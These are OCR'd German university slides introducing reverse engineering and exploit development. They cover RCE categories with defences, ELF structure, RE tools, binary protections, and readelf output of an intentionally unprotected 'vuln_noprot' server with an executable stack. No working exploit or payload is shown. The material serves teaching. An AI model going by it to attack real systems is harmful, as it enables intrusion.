Hochschule Karlsruhe
University of
Applied Sciences

Fakultät für
**Informatik und
Wirtschaftsinformatik**

- Reverse Engineering Binaries with RCE-

- Debugging & Exploit Development -

Ilian Kohl
Studiengang: Master Informatik
Matrikelnummer: 74592

Betreuer: Prof. Sinz

Remote Code Execution (RCE)

- Ausführen eigenen Codes auf Zielsystem
- Kein physischer Zugriff / Keine Nutzerinteraktion notwendig

- **Einordnung:**
  - Arbitrary Code Execution (ACE) → Beliebige Code-Ausführung (Local / Remote)
  - Remote Code Execution (RCE): → Unterart von ACE, ausschließlich über Netzwerkschnittstelle

Angriffstyp	Schwachstellen	Vorgehen	Schutzmaßnahmen
Injection	Ungeprüfte Eingaben	Direkt Einbindung in Befehle / Queries	Input-Validation Prepared Statements
Deserialization	Unsichere Verarbeitung serialisierter Objekte	Payloads aktivieren vorhandene Klassen-Hooks	Whitelist statt Blacklist Safe-Deserialization Libraries
Memory Corruption	Buffer Overflow, Keine Bounds Checks	Überschreiben von Rücksprungadressen	Compiler Protections Sichere API-Aufrufe (strncpy, snprintf)

Reverse Engineering (RE)


- **Allgemein: Rückführung eines Produkts in zugrunde liegende Struktur & Funktion:**
  - Analyse von Binary-Dateien, Hardware-Komponenten
  - Rekonstruktion ohne Original Source Code oder Spezifikation

- **Software-Fokus: Rückführung Kompilats in verständlichere höhere Repräsentation**

- **Schwierigkeit des Maschinencodes:**
  - Abstrahiert & Schwer lesbar
  - Optimiert durch Compiler
  - Abhängig von Plattform & Instruction Set Architecture (ISA)

Reverse Engineering (RE) - Motivation

Entwickler-Perspektive



Abandonware

Malware-Analyse

Malicious Actor


Neugier und Lernzwecke!

Lernziele


1. **Binary Struktur Linux ELF**
2. **Umgang mit RE Tools zur Binary-Analyse**
   - Decompiling mit Ghidra
   - Debugging mit GDB
3. **Exploit-Entwicklung mit pwntools**
   - cyclic_find(), secret()
   - Shellcode Injection
4. **Schutzmaßnahmen von Binaries**
   - NX, Stack Canaries, PIE, RELRO, ASLR
   - Binary Stripping


(De-) Compilation - Source <-> Binary

Compilation:




Decompilation





Linux ELF – Executable & Linkable Format

.symtab = Symbolnamen
Stripped Binary = Generische Namen: FUN_00123abc




- e_ident[16]: **0x7f ELF** Magic Number
- e_class: Architekturklasse (32/64 Bit)
- e_machine: z.B: Intel 80386
- e_phoff, e_shoff: Offset zu PHT & SHT
- e_entry: Virtual address entry point

Segmente mit Speicherrechten (RWX)
Für Laden & Ausführen

Read-Only Daten (z.B. Format Strings)
Gemappt mit Speicherrechten: R

Section-Metadata:
Von Linker & Tools verwendet




Auszuführender Programmcode
Gemappt mit Speicherrechten: RX


Beispiel – vuln_server (_noprot)

```
└$ readelf -lW vuln_noprot

Elf file type is EXEC (Executable file)
Entry point 0x8049130
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00180 0x00180 R   0x4
  INTERP         0x0001d8 0x080481d8 0x080481d8 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004cc 0x004cc R   0x1000
  LOAD           0x001000 0x08049000 0x08049000 0x00614 0x00614 R E 0x1000
  LOAD           0x002000 0x0804a000 0x0804a000 0x002f8 0x002f8 R   0x1000
  LOAD           0x002f00 0x0804bf00 0x0804bf00 0x00148 0x0014c RW  0x1000
  DYNAMIC        0x002f08 0x0804bf08 0x0804bf08 0x000e8 0x000e8 RW  0x4
  NOTE           0x0001b4 0x080481b4 0x080481b4 0x00024 0x00024 R   0x4
  NOTE           0x0022d8 0x0804a2d8 0x0804a2d8 0x00020 0x00020 R   0x4
  GNU_EH_FRAME   0x0020d4 0x0804a0d4 0x0804a0d4 0x00064 0x00064 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002f00 0x0804bf00 0x0804bf00 0x00100 0x00100 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .note.gnu.build-id .interp .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt
   03     .init .plt .text .fini
   04     .rodata .eh_frame_hdr .eh_frame .note.ABI-tag
   05     .init_array .fini_array .dynamic .got .got.plt .data .bss
   06     .dynamic
   07     .note.gnu.build-id
   08     .note.ABI-tag
   09     .eh_frame_hdr
   10
   11     .init_array .fini_array .dynamic .got
```


Reverse Engineering (RE) - Overview



